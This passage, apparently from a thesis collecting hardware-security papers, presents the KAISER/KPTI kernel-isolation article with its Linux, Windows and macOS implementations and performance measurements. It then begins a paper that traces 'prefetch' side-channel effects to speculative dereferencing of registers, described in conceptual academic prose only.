[16] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS'17. to appear. 2017 (p. 269).

[17] PARSEC Group. A Memo on Exploration of SPLASH-2 Input Sets. 2011. URL: `http://parsec.cs.princeton.edu` (p. 283).

[18] PaX Team. Address space layout randomization (ASLR). 2003. URL: `http://pax.grsecurity.net/docs/aslr.txt` (p. 269).

[19] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: USENIX Security Symposium. 2016 (p. 269).

[20] Mark E Russinovich, David A Solomon, and Alex Ionescu. Windows internals. Pearson Education, 2012 (p. 269).

[21] Mark Seaborn and Thomas Dullien. Exploiting the DRAM rowhammer bug to gain kernel privileges. In: Black Hat 2015 Briefings. 2015 (p. 269).

[22] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In: 14th ACM CCS. 2007 (p. 272).

[23] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In: CCS'04. 2004 (p. 269).

[24] Solar Designer. Getting around non-executable stack (and fix). 1997. URL: `http://seclists.org/bugtraq/1997/Aug/63` (p. 272).

[25] The PostgreSQL Global Development Group. pgbench. 2016. URL: https://www.postgresql.org/docs/9.6/static/pgbench.html (p. 283).

[26] Girish Venkatasubramanian, Renato J. Figueiredo, Ramesh Illikkal, and Donald Newell. TMT: A TLB Tag Management Framework for Virtualized Platforms. In: International Journal of Parallel Programming 40.3 (2012) (p. 279).

9

Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer

Publication Data

Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. In: USENIX ;login (2018)

Contributions

Lead the work on this paper and contributed ideas and writing.

Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer

Daniel Gruss[1], Dave Hansen[2], Brendan Gregg[3]

[1] Graz University of Technology
[2] Intel Corporation
[3] Netflix

Abstract

The Meltdown attack quickly convinced kernel developers that they needed to make changes to the designs of their kernels, as changing the hardware is not a quick option. We explain the technique known as KAISER, and its adaptions for Linux, Microsoft Windows, and Apple iOS/macOS. We provide benchmarks and explanations of performance impacts as well as an outlook to future developments.

1. Introduction

The disclosure of the Meltdown vulnerability [10] in early 2018 was an earthquake for the security community. Meltdown allows temporarily bypassing the most fundamental access permissions before a deferred permission check is finished, e.g., the userspace-accessible bit is not reliable, allowing unrestricted access to kernel pages, and the writable bit [9], allowing apparent write access to read-only memory. More specifically, during out-of-order execution, the processor fetches or stores memory locations that are protected via access permissions and continues the out-of-order execution of subsequent instructions with the retrieved or modified data, even if the access permission check failed. Most Intel, IBM, and Apple processors from recent years are affected as well as several other processors. While AMD also defers the permission check, it does not continue the out-of-order execution of subsequent instructions with data that is supposed to be inaccessible.

KAISER [4, 5] was designed as a software-workaround to the userspace-accessible bit. Hence, KAISER eliminates any side-channel timing differences for inaccessible pages, making the hardware bit mostly superfluous.

In this article, we discuss the basic design and the different patches for Linux, Windows, and xnu (the kernel in modern Apple operating systems).

2. Basic Design

Historically, the kernel was mapped into the address space of every user program, but kernel addresses were not accessible in userspace because of the userspace-accessible bit. Conceptually, this is a very compact way to define two address spaces, one for user mode and one for kernel mode. The basic design of the KAISER mechanism and its derivates is based on the idea that the userspace-accessible bit is not reliable during transient out-of-order execution. Consequently, it becomes necessary to work around this permission bit and not rely on it.

As shown in Figure 9.1, we try to emulate what the userspace-accessible bit was supposed to provide, namely two address spaces for the user program: a kernel address space with all addresses mapped, protected with proper use of SMAP, SMEP, and NX; and a user address space which only includes a very small fraction of the kernel. This small fraction is required due to the way context switches are defined on the x86 architecture. However, immediately after switching into kernel mode, we switch from the user address space to the kernel address space. Thus, we only have to make sure that read-only access to the small fraction of the kernel does not pose a security problem.

As we discuss in more detail in Section 4, emulating the userspace-accessible bit through this hard split of the address spaces comes with a performance cost.

The global bit As page table lookups can take much time, a multi-level cache hierarchy (the translation-lookaside buffer, TLB) is used to improve the performance. When switching between processes, the TLB has to be cleared at least partially. Most operating systems optimize the performance of context switches by using the global bit for TLB entries that are also valid in the next address space. Consequently, we have to use it with care when implementing the design outlined above. In particular, marking kernel pages (as operating systems previously did) as global completely undermines the security provided by the KAISER mechanism. Setting




Figure 9.1.: The basic KAISER mechanism.

the bit to 0 eliminates this problem but leads to another performance reduction.

Naming the Patches The name KAISER is supposed to be an acronym for "Kernel Address Isolation to have Side channels Efficiently Removed". It is also a reference to the emperor penguin (german: "Kaiserpinguin"), the largest penguin on earth, with the penguin being the Linux mascot and KAISER being a patch to make Linux stronger. Still under the name KAISER, a significant amount of work was put into the patches that we outline later in this article. Both the authors of the KAISER patch and the Linux kernel maintainers discussed also other names that were deemed less appropriate. Shortly before merging KAISER into the mainline kernel, it was renamed to KPTI, which fits in the typical Linux naming scheme. Naturally, Microsoft and Apple could not just copy either of the names of the Linux patch. Consequently, they came up with their own names, *i.e.*, KVA Shadow and Double Map, for their own variants of the same idea.

3. Actual Implementations

The KAISER implementation was developed mainly on virtual machines and a specific off-the-shelf Skylake system and focused on proving that the basic approach was sound. Consequently, reliability and stability that would allow deployment in a real-world environment were out of scope for KAISER. Bringing KAISER up to industry and community standards required ensuring support for all existing hardware and software features and improving its performance and security properties. Furthermore, for Windows and xnu, the patches had to be redeveloped from scratch as the design and implementation is substantially different from Linux.

While the focus on specific machine environments limited the scope of the effort and enabled the implementation of a rapid proof of concept, the environment did not have to cope with certain hardware features like non-maskable interrupts (NMIs), or corner cases when entering or exiting the kernel. These corner cases are rarely encountered in the real world, but must still be handled because they might be exploited to cause crashes or escalate privileges (e.g., CVE-2014-4699). NMIs are a particular challenge because they can occur in almost any context, including while the kernel is attempting to transition to or from userspace. For example, before the kernel attempts to return from an interrupt to userspace, it first switches to the user address space. At least one instruction later, it actually transitions to userspace. This means there is always a window where the kernel appears to be running with the "wrong" address space. This can confuse the address-space-switching code, which must use a different method to determine which address space to restore when returning from the NMI.

3.1. Linux' KPTI

Much of the process of building on the KAISER PoC was iterative: find a test that fails or crashes the kernel, debug, fix, check for regressions, then move to the next test. Fortunately, the "x86 selftests" test many less-used features, such as the `modify_ldt` system call, which is rarely used outside of DOS emulators. Virtually all of these tests existed before KAISER. The key part of the development was finding the tests that exercised the KAISER-impacted code paths and ensuring the tests got executed in a wide variety of environments.

KAISER focused on identifying all of the memory areas that needed to be shared by the kernel and user address spaces and mapping those areas into both. Once it neared being feature-complete and fully functional the focus shifted to code simplification and improving security.

The shared memory areas were scattered in the kernel portion of the address space. This led to a complicated kernel memory map which made it challenging to determine whether a given mapping was correct, or might have exposed valuable secrets to an application. The solution to this complexity is a data structure called `cpu_entry_area`. This structure maps all of the data and code needed for a given CPU to enter or exit the kernel. It is located at a consistent virtual address, making it simple

to use in the restricted environment near kernel entry and exit points. The `cpu_entry_area` is strictly an alias for memory mapped elsewhere by the kernel. This allows it to have hardened permissions for structures such as the "task state segment", mapping them read-only into the `cpu_entry_area` while still permitting the other alias to be used for modifications.

While the kernel does have special "interrupt stacks", interrupts and `system call` instructions still use a process's kernel stack for a short time after entering the kernel. For this reason, KAISER mapped all process kernel stacks into the user address space. This potentially exposes the stack contents to Meltdown, and also creates performance overhead in the `fork()` and `exit()` paths. To mitigate both the performance and attack exposure, KPTI added special "entry stacks" to the `cpu_entry_area`. These stacks are only used for a short time during kernel entry/exit and contain much more limited data than the full process stack, limiting the likelihood that they might contain secrets.

Historically, any write to the `CR3` register invalidates the contents of the TLB, which has hundreds of entries on modern processors. It takes a significant amount of processor resources to replace these contents when frequent kernel entry/exits necessitate frequent `CR3` writes. However, a feature on some x86 processors called Process Context Identifiers (PCIDs) provides a mechanism to allow TLB entries to persist over `CR3` updates. This allows TLB contents to be preserved over a system calls and interrupts, greatly reducing the TLB impact from `CR3` updates and increasing the rate of system calls by approximately 40 % [7]. However, allowing multiple address spaces to live within the TLB simultaneously requires additional work to track and invalidate these entries. But, the advantages of PCIDs outweigh the disadvantages, and it continues to be used in Linux both to accelerate KPTI and to preserve TLB contents across normal process context-switching.

3.2. Microsoft Windows' KVA Shadow

Windows introduced the Kernel Virtual Address (KVA) Shadow mapping [8]. It follows the same basic idea as KAISER, with necessary adaptions to the Windows operating system. However, KVA Shadow does not have the goal of ensuring the robustness of KASLR in general, but only the

mitigation of Meltdown-style attacks. This is a deliberate design choice, to not increase the design complexity of KVA shadow unnecessarily.

Similar to Linux, KVA Shadow tries to minimize the number of kernel pages that remain mapped in the user address space. This includes hardware-required per-processor data and special per-processor transition stacks. To not leak any kernel information through these transition stacks, the context switching code keeps interrupts disabled and makes sure not to trigger any kernel traps.

The significant deviations from the basic KAISER approach, are in the performance optimizations implemented to make KVA Shadow practical for the huge Windows user base. Similar to Linux, this included the use of PCIDs to minimize the number of implicit TLB flushes. Another interesting optimization is the "user/global acceleration" [8]. As stated in Section 2, the global bit tells the hardware whether or not to keep TLB entries across the next context switch. While the global bit cannot be used for kernel pages anymore, Windows instead uses it for user pages now. Consequently, switching from user to kernel mode does not flush the user TLB entries, although the `CR3` register is switched. This yields a measurable performance advantage. The user pages are not marked global in the kernel address space and, hence, the corresponding TLB entries are correctly invalidated during the context switch to the next process.

Windows further optimizes the execution of highly privileged tasks, by letting them run with a conventional shared address space (which is identical to what the "kernel" address space is now).

With a large number of third-party drivers and software deeply rooted in the system such as anti-viruses, it is not unexpected that some contained code assuming a shared address space. While this first caused compatibility problems, subsequent updates resolved these issues.

3.3. Apple xnu's Double Map

Apple's introduced the Double Map feature in macOS 10.13.2 (*i.e.*, xnu kernel 4570.31.3, Darwin 17.3.0). Apple used PCIDs on x86 already in earlier macOS versions. However, as mobile Apple devices are also affected by Meltdown, mitigations in the ARMv8-64 xnu kernel were required. Here Apple introduced an interesting technique to leverage the two Translation Table Base Registers (TTBRs) present on ARMv8-64 cores and the

Translation Control Register (TCR) which controls how the TTBRs are used in the address translation.

The virtual memory is split into two halves, a userspace half mapped via TTBR0 and a kernel space half mapped via TTBR1. The TCR allows splitting the address space and assigning different TTBRs to disjoint address space ranges. Apple's xnu kernel uses the TCR to unmap the protected part of the kernel in user mode. That is, the kernel space generally remains mapped in every user process, but it's unmapped via the TCRs when leaving the kernel. Kernel parts which are required for the context switch (*i.e.*, interrupt entry code and data structures) are below a certain virtual address and remain mapped. When entering the kernel again, the kernel reconfigures the address space range of TTBR1 via the TCR, and by that, remaps the protected part of the kernel.

The most important advantage of this approach is that the translation tables are not duplicated and not modified while running in user mode. Hence, any integrity mechanisms checking the translation tables continue to work.

4. Performance

When publishing the first unstable PoC of KAISER, the question of performance impact was raised. While the performance impact was initially estimated to be below 5 % [4], KAISER showed once more how difficult it is to measure performance in a way that allows comparing performance numbers. With PCIDs or ASIDs, as now used by all major operating systems, the performance overheads of the different real-world KAISER implementations were reduced, but there are still overheads that may be significant, depending on the workload and the specific hardware. Still, the performance loss for different use cases, macro-benchmarks, and microbenchmarks varies between −5 % and 800 %. One reason is the increase in TLB flushes, especially on systems without PCID support, as well as extra cycles for `CR3` manipulation. More indirect is the increase in TLB pressure, caused by the additional TLB entries due to the large number of duplicated page table entries. CPU- or GPU-intense workloads that trigger a negligible number of context switches, and thus a negligible number of TLB flushes and `CR3` manipulations, are mostly unaffected.




Figure 9.2.: The runtime overhead for different workloads with different KPTI configurations [2]. The overhead increases with the system call rate due to the additional TLB flushes and `CR3` manipulations during context switches.

The different implementations of KAISER have different optimizations. In this performance analysis, we focus on Linux (*i.e.*, KPTI). However, the reported numbers are well aligned with reports of performance overheads on other operating systems [8, 1].

We explore the overheads for different system call rates [2] by timing a simultaneous working-set walk, as shown in Figure 9.2.

Without PCID, at low system call rates, the overheads were negligible, as expected: near 0 %. At the other end of the spectrum, at over ten million system calls per second per CPU, the overhead was extreme: the benchmark ran over 800 % slower. While it is unlikely that a real-world application will come anywhere close this, it still points out a relevant bottleneck that has not existed without the KAISER patches. For perspective, the system call rates for different cloud services at Netflix were studied, and it was found that database services were the highest, with around 50 000 system calls per second per CPU. The overhead at this rate was about 2.6 % slower.

While PCID support greatly reduced the overhead, from 2.6 % to 1.1 %, there is another technique to reduce TLB pressure: large pages. Using

large pages reduces the overhead for our specific benchmark so far, that for any real-world system call rate there is a performance gain.

Another interesting observation while running the microbenchmarks was an abrupt drop in performance overhead, depending on the hardware and benchmark e.g., at a syscall rate of 5000. While this was correlated with the last-level cache hit ratio, it is unclear what the exact reason is. One suspected cause is a sweet spot in either the amount of memory touched or the access pattern between two system calls, where e.g., the processor switches the cache eviction policy [6].

With PCID support and using large pages when possible, one can conclude that the overheads of Linux' KPTI and other KAISER implementations are acceptable. Furthermore, rudimentary performance tuning (*i.e.*, analyzing and reducing system call and context switch rates) may yield additional performance gains.

5. Outlook and Conclusion

With KAISER and the related real-world patches, we accepted a performance overhead to cope with the insufficient hardware-based isolation. While more strict isolation can be a more resilient design in general, it currently is rather a workaround for a specific hardware bug. Foreshadow [11] showed that there are more hardware bugs, causing unreliable permission checks during transient out-of-order execution also for other page table bits. Mitigating Foreshadow appears to require additional countermeasures beyond KAISER. One approach is disabling extended page tables (EPTs) and carefully setting the contents of page table entries to non-exploitable values. Another approach is controlling EPT and L1 cache contents and ensuring that sibling logical cores concurrently only execute code from the same virtual machine or security domain. Consequently, for now, KAISER will still be necessary for commodity processors.

Acknowledgments

We would like to thank Matt Miller, Jon Masters, and Jacques Fortier for helpful comments on early drafts of this article.

References

[1] fG! Measuring OS X Meltdown Patches Performance. 2018. URL: https://reverse.put.as/2018/01/07/measuring-osx-meltdown-patches-performance/ (p. 297).

[2] Brendan Gregg. KPTI/KAISER Meltdown Initial Performance Regressions. 2018. URL: http://www.brendangregg.com/blog/2018-02-09/kpti-kaiser-meltdown-performance.html (p. 297).

[3] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. In: USENIX ;login (2018) (p. 289).

[4] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (pp. 290, 296).

[5] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (p. 290).

[6] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA. 2016 (p. 298).

[7] Dave Hansen. KAISER: unmap most of the kernel from userspace page table. 2017. URL: https://lkml.org/lkml/2017/10/31/884 (p. 294).

[8] Ken Johnson. KVA Shadow: Mitigating Meltdown on Windows. 2018. URL: https://blogs.technet.microsoft.com/srd/2018/03/23/kva-shadow-mitigating-meltdown-on-windows/ (pp. 294, 295, 297).

[9] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018) (p. 290).

[10] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (p. 290).

[11] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018 (p. 298).

10

It's not Prefetch: Speculative Dereferencing of Registers

Publication Data

Martin Schwarzl, Michael Schwarz, Thomas Schuster, and Daniel Gruss. It's not Prefetch: Speculative Dereferencing of Registers. In: (in submission) (2020)

Contributions

Contributed to the development of the idea, experiments, and writing, and lead the research team.

It's not Prefetch: Speculative Dereferencing of Registers

Martin Schwarzl, Thomas Schuster, Michael Schwarz, Daniel Gruss

Graz University of Technology

Abstract

Since 2016, multiple microarchitectural attacks have exploited an effect that is attributed to prefetching. These works observe that certain user-space operations can fetch kernel addresses into the cache. Fetching user-inaccessible data into the cache enables KASLR breaks and assists various Meltdown-type attacks.

In this paper, we provide a systematic analysis of the root cause of this prefetching effect. While we confirm the empirical results of previous papers, we show that the attribution to a prefetching mechanism is incorrect in all previous papers describing this effect. In particular, neither the `prefetch` instruction nor other user-space instructions actually prefetch kernel addresses into the cache,[1] leading to incorrect conclusions and ineffectiveness of proposed defenses. The effect exploited in all of these papers is, in fact, caused by speculative dereferencing of user-space registers in the kernel. Hence, mitigation techniques such as KAISER do not eliminate this leakage as previously believed. Beyond our thorough analysis of these previous works, we also demonstrate new attacks enabled by understanding the root cause, namely an address-translation attack in more restricted contexts, direct leakage of register values in certain scenarios, and the first end-to-end Foreshadow (L1TF) exploit targeting non-L1 data. The latter is effective even with the recommended Foreshadow mitigations enabled. We demonstrate that these dereferencing effects exist even on the most recent Intel CPUs with the latest hardware mitigations, and on CPUs previously believed to be unaffected, *i.e.*, ARM, IBM, and AMD CPUs.

[1] We confidentially sent our paper to authors of all papers exploiting the prefetching effect. They confirmed that the explanation put forward in this paper indeed explains the observed phenomena more accurately than their original explanations. We believe it is in the nature of empirical science that theories explaining empirical observations improve over time and root cause attributions become more accurate.

1. Introduction

Modern system security depends on isolating domains from each other. One domain cannot access information from the other domain, e.g., another process or the kernel. Hence, the goal of many attacks is to break this isolation and obtain information from other domains. Microarchitectural attacks like Foreshadow [95, 98] and Meltdown [56] gained broad attention due to their impact and mitigation cost. One building block that facilitates microarchitectural attacks is knowledge of physical addresses. Knowledge of physical addresses can be used for various side-channel attacks [57, 37, 60, 23, 73], bypassing SMAP and SMEP [42], and mounting Rowhammer attacks [87, 45, 102, 6, 74, 40]. As a mitigation to these attacks, operating systems do not make physical address information available to user programs [47]. Hence, the attacker has to leak the privileged physical address information first. The *address-translation attack* by Gruss et al. [21] solves this problem.[2] The address-translation attack allows unprivileged applications to fetch arbitrary kernel addresses into the cache and thus resolve virtual to physical addresses on 64-bit Linux systems. As a countermeasure against microarchitectural side-channel attacks on kernel isolation, e.g., the address-translation attack, Gruss et al. [21, 20] proposed the KAISER technique.

More recently, other attacks observed and exploited similar prefetching effects. Lipp et al. [56] described that Meltdown successfully leaks memory that is not in the L1 cache, but did not thoroughly explain why this is the case. Xiao et al. [103] show that this is only possible due to a prefetching effect, when performing Meltdown-US, where data is fetched from the L3 cache into the L1 cache. Van Bulck et al. [95] observe that for Foreshadow this effect does not exist. Foreshadow is still limited to the L1, however in combination with Spectre gadgets which fetch data from other cache levels it is possible to bypass current L1TF mitigations. This statement was further mentioned as a restriction by Canella et al. [10] and Nilsson et al. [67]. Van Schaik et al. state that Meltdown is not fully mitigated by L1D flushing [78].

We systematically analyze the root cause of the prefetching effect exploited in these works. We first empirically confirm the results from these papers, underlining that these works are scientifically sound, and the evaluation

[2] This attack is detailed in Section 3.3 and Section 5 of the Prefetch Side-Channel Attacks paper [21]

is rigorous. We then show that, despite the scientifically sound approach of these papers, the attribution of the root cause, *i.e.*, why the kernel addresses are cached, is incorrect in all cases. We discovered that this prefetching effect is actually unrelated to software prefetch instructions or hardware prefetching effects due to memory accesses and instead is caused by speculative dereferencing of user-space registers in the kernel. While there are multiple code paths which trigger speculative execution in the kernel, we focus on a code path containing a Spectre-BTB [48, 10] gadget which can be reliably triggered on both Linux and Windows.

Based on our new insights, we correct several assumptions from previous works and present several new attacks exploiting the underlying root cause. We demonstrate that an attacker can, in certain cases, observe caching of the address (or value) stored in a register of a different context. Based on this behavior, we present a cross-core covert channel that does not rely on shared memory. While Spectre "prefetch" gadgets, which fetch data from the last-level cache into higher levels, are known [10], we show for the first time that they can directly leak actual data. Schwarz et al. [82] showed that prefetch gadgets can be used as a building block for ZombieLoad on affected CPUs to not only leak data from internal buffers but to leak arbitrary data from memory. We show that prefetch gadgets are even more powerful by also leaking data on CPUs unaffected by ZombieLoad. Therefore, we demonstrate for the first time data leakage with prefetch gadgets on non-Intel CPUs.

The implications of our insights affect the conclusions of several previous works. Most significantly, the difference that Meltdown can leak from L3 or main memory [56] but Foreshadow (L1TF) can only leak from L1 [95][3], was never true in pratice. For both, Meltdown and Foreshadow, the data has to be fetched in the L1 to get leaked. However, this restriction can be bypassed by exploiting prefetch gadgets to fetch data into L1. Therefore L1TF was in practice never restricted to the L1 cache, due to the same "prefetch" gadgets in the kernel and hypervisor that were exploited in Meltdown. Because of these gadgets, mounting the attack merely requires moving addresses from the hypervisor's address space into the registers. Hence, we show that specific results from previous works are only reproducible on kernels that still have such a "prefetch" gadget,

[3] Appendix Foreshadow's Cache Requirement [95] and subsequently also reported by Canella et al. [10] (Table 4 [10]), and Nilsson [67] (Section III.E [67].

including, e.g., Gruss et al. [21],[4] Lipp et al. [56],[5], Xiao et al. [103][6]. We also show that van Schaik et al. [78] (Table III [78]) erroneously state that L1D flushing does not mitigate Meltdown.

We then show that certain attacks can be mounted in JavaScript in a browser, as the previous assumptions about the root cause were incorrect. For instance, we recover physical addresses of a JavaScript variable to be determined with cache line granularity et al. [21]. Knowledge of physical addresses of variables aids Javascript-based transient-execution attacks [48, 62], Rowhammer attacks [22, 40], cache attacks [69], and DRAMA attacks [83]. We then show that we can mount Foreshadow attacks on data not residing in L1 on kernel versions containing "prefetch" gadgets. Worse still, we show that for the same reason Foreshadow mitigations [95, 98] are incomplete. We reveal that a full mitigation of Foreshadow attacks additionally requires Spectre-BTB mitigations (`nospectre_v2`), a fact that was not known or documented so far.

We demonstrate that the prefetch address-translation attack also works on recent Intel CPUs with the latest hardware mitigations. Finally, we also demonstrate the attack on CPUs previously believed to be unsusceptible to the prefetch address-translation attack, *i.e.*, ARM, IBM Power9, and AMD CPUs.

Contributions. The main contributions of this work are:

1. We empirically confirm the results of previous works whilst discovering an incorrect attribution of the root cause [103, 21, 56].
2. We show that the underlying root cause is speculative execution. Therefore, CPUs from other hardware vendors like AMD, ARM, and IBM are also affected. Furthermore, the effect can even be triggered from JavaScript.
3. We discover a novel way to exploit speculative dereferences, enabling direct leakage of data values stored in registers.
4. We analyze the implications for Meltdown and Foreshadow attacks and show that Foreshadow attacks on data from the L3 cache are possible, even with Foreshadow mitigations enabled, when the unrelated Spectre-BTB mitigations are disabled.

[4] The address-translation oracle in Section 3.3 and Section 5 of the Prefetch Side-Channel Attacks paper [21].

[5] The L3-cached and uncached Meltdown experiments in Section 6.2 [56].

[6] The L3-cached experiment in Section IV-E [103].

Outline. The remainder of the paper is organized as follows. In Section 2, we provide background on virtual memory, cache attacks, and transient-execution attacks. In Section 3, we analyze the underlying root cause of the observed effect. In Section 4, we demonstrate the same effect on different architectures and improve the leakage rate. In Section 5, we measure the capacity using a covert channel. In Section 6, we demonstrate an attack from a virtual machine. In Section 7, we leak actual data with seemingly harmless prefetch gadgets. In Section 8, we present a JavaScript-based attack leaking physical and virtual address information. In Section 9, we discuss the implications of our attacks. We conclude in Section 10.

2. Background and Related Work

In this section, we provide a basic introduction to address translation, CPU caches, cache attacks, Intel SGX, and transient execution. We also introduce transient-execution attacks and defenses.

2.1. Address Translation

Virtual memory is a cornerstone of today's system-level isolation. Each process has its own virtual memory space and cannot access memory outside of it. In particular, processes cannot access arbitrary physical memory addresses. The KAISER patch [20] introduces a strong isolation between user-space and address space, meaning that kernel memory is not mapped when running in user-space. Before the KAISER technique was applied, the virtual address space of a user process was divided into the user and kernel space. The user address space was mapped as user-accessible while the kernel space was only accessible when the CPU was running in kernel mode. While the user's virtual address space looks different in every process, the kernel address space looks mostly identical in all processes. To switch from user mode to kernel mode, the x86_64 hardware requires that parts of the kernel are mapped into the virtual address space of the process. When a user thread performs a syscall or handles an interrupt, the hardware simply switches into kernel mode and continues operating in the same address space. The difference is that the privileged bit of the CPU is set, and kernel code is executed instead of the user code. Thus, the entire user and kernel address mappings remain generally unchanged while operating in kernel mode. As sandboxed processes also use a regular virtual




Figure 10.1.: Physical memory is mapped into the huge virtual address space.

address space that is primarily organized by the kernel, the kernel address space is also mapped in an inaccessible way in sandboxed processes.

Many operating systems map physical memory directly into the kernel address space [44, 53], as shown in Figure 10.1, e.g., to access paging structures and other data in physical memory. Para-virtualizing hypervisors also employ a direct map of physical memory [101]. Thus, every user page is mapped at least twice: once in user space and once in the kernel direct map. When performing operations on either one of the two virtual addresses, the CPU translates the corresponding address to the same physical address. The CPU then performs the operation based on the physical address.

For security reasons, access to virtual-to-physical address information requires root privileges [47]. The address-translation attack described in the Prefetch Side-Channel Attacks paper [21] obtains the physical address for any virtual address mapped in user space without root privileges. For the sake of brevity, we do not discuss the translation-level oracle also described in the Prefetch Side-Channel Attacks paper [21] which is an orthogonal attack and, to the best of our knowledge, works as described in the paper.

2.2. CPU Caches

Modern CPUs have multiple cache levels, hiding latency by buffering slower memory levels. Page tables are stored in memory and thus are cached by the regular data caches [32]. Page translation data is also stored in dedicated caches, called translation-lookaside buffers (TLBs), to speed up address translation. Software prefetch instructions hint to the CPU

that a memory address will soon be accessed in execution and so it should be fetched into the cache early to improve performance. However, the CPU can ignore these hints [31]. Intel and AMD x86 CPUs have five software prefetch instructions: `prefetcht0`, `prefetcht1`, `prefetcht2`, `prefetchnta`, `prefetchw`, and on some models the `prefetchwt1`. On ARMv8-A CPUs we can instead use the `prfm` instruction and on IBM Power9 the `dcbt` instruction.

2.3. Cache Attacks

Cache attacks have been studied for more than two decades [49, 71, 90, 4, 72, 70]. Today, most attacks use either Prime+Probe [70], where an attacker occupies parts of the cache and waits for eviction due to cache contention with the victim, or Flush+Reload [104], where an attacker removes specific (read-only) shared memory from the cache and waits for a victim process to reload it. Prime+Probe has been used for many powerful cross-core covert channels and attacks [77, 105, 57, 69, 55, 61, 81]. Flush+Reload requires shared (read-only) memory, but is more accurate and thus has been the technique of choice in local cross-core attacks [24, 25, 106, 38, 39]. Flush+Reload has been used as a more generic primitive to test whether a memory address is in the cache or not [56, 48, 95, 80].

Prefetching attacks. Gruss et al. [21] observed that software prefetches appear to succeed on inaccessible memory. Using this effect on the kernel direct-physical map enables the user to fetch arbitrary physical memory into the cache. The attacker guesses the physical address for a user-space address, tries to prefetch the corresponding address in the kernel's direct-physical map, and then uses Flush+Reload on the user-space address. If Flush+Reload observes a hit, then the guess was correct. Hence, the attacker can determine the exact physical address for any virtual address, re-enabling side-channel [61, 73] and Rowhammer attacks [87, 45].

2.4. Intel SGX

Intel SGX is a trusted execution mechanism enabling the execution of trusted code in a separate protected area called an enclave. This feature was introduced with the Skylake microarchitecture as an instruction-set extension [32]. The hardware prevents access to the code or data of the

enclave from any source other than the enclave code itself [36]. All code running outside of the enclave is treated as untrusted in SGX. Thus, code containing sensitive data is protected in the enclave even if the host operating system or hypervisor is compromised. Enclave memory is mapped in the virtual address space of the host application but is inaccessible to the host. The enclave has full access to the virtual address space of its host application to share data between enclave and host. However, as has been shown in the past, it is possible to exploit SGX via memory corruption [51, 80], ransomware [85], side-channel attacks [8, 81], and transient-execution attacks [95, 82, 78].

2.5. Transient Execution

